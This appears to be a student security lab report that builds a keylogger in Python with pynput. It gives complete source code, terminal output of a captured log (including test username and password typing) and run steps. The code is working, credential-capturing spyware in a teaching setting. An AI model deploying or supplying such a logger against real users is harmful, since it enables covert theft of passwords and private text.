

CSY Lab Report

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Lab Task: Develop a custom keylogger program to capture keyboard inputs.

Key_logger.py

```
from pynput import keyboard
```

```
from datetime import datetime
```

```
current_timestamp = None # To track the current timestamp
```

```
def on_press(key):
```

```
    global current_timestamp
```

```
    timestamp = datetime.now().strftime("%H:%M") # Get current time in hours and minutes
```

```
    try:
```

```
        with open("keylog_grouped_time.txt", "a") as file:
```

```
            if timestamp != current_timestamp: # If the minute changes, write the new timestamp
```

```
                file.write(f"\n[{timestamp}]\n")
```

```
                current_timestamp = timestamp
```

```
            try:
```

```
                file.write(f"{key.char} ") # Log character keys
```

```
            except AttributeError:
```

```
                file.write(f"{key} ") # Log special keys
```

```
    except Exception as e:
```

```
        print(f"Error writing to file: {e}")
```

```
def on_release(key):
```

```
    if key == keyboard.Key.esc: # Stop logging when Escape key is pressed
```


```
        return False
```

Start listening to the keyboard

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:

listener.join()

Snapshots and Process:



```
(venv)raj@vbox: ~/hacking/key_logger
File Actions Edit View Help
ModuleNotFoundError: No module named 'pynput'

(raj@vbox)-[~/hacking/key_logger]
$ source venv/bin/activate

(venv)-(raj@vbox)-[~/hacking/key_logger]
$ python3 key_logger.py
^[

(venv)-(raj@vbox)-[~/hacking/key_logger]
$ s
s: command not found


(venv)-(raj@vbox)-[~/hacking/key_logger]
$ ls
key_logger.py  keylog_grouped_time.txt  keylog.txt  venv

(venv)-(raj@vbox)-[~/hacking/key_logger]
$ cat keylog_grouped_time.txt

[11:57]
h e l l o Key.space h i Key.space 1 s t Key.space m i n u t e
[11:58]
t h i s Key.space m a y Key.space b e Key.space s e c o n d Key.space m i n u t e Key.space
e t h i s Key.space c a n Key.space a l s o Key.space
[12:00]
Key.esc
[12:33]
Key.shift M y Key.space u s e r n a m e Key.enter m y p a s s w o r d t e s t Key.space t
i n g Key.space k e e y Key.space l o g g e r Key.esc

(venv)-(raj@vbox)-[~/hacking/key_logger]
$
```

1. Create a file named key_logger.py
2. Activate virtual environment using command
 - **Source venv/bin/activate**
3. Run the key logger using command
 - **python3 key_logger.py**
4. Let the key logger to run and it will record any keystrokes pressed.



5. Press “ESC” to stop the keylogger

6. Open `keylog_grouped_time.txt` to see all the keystrokes captured using command:
 - `cat keylog_grouped_time.txt`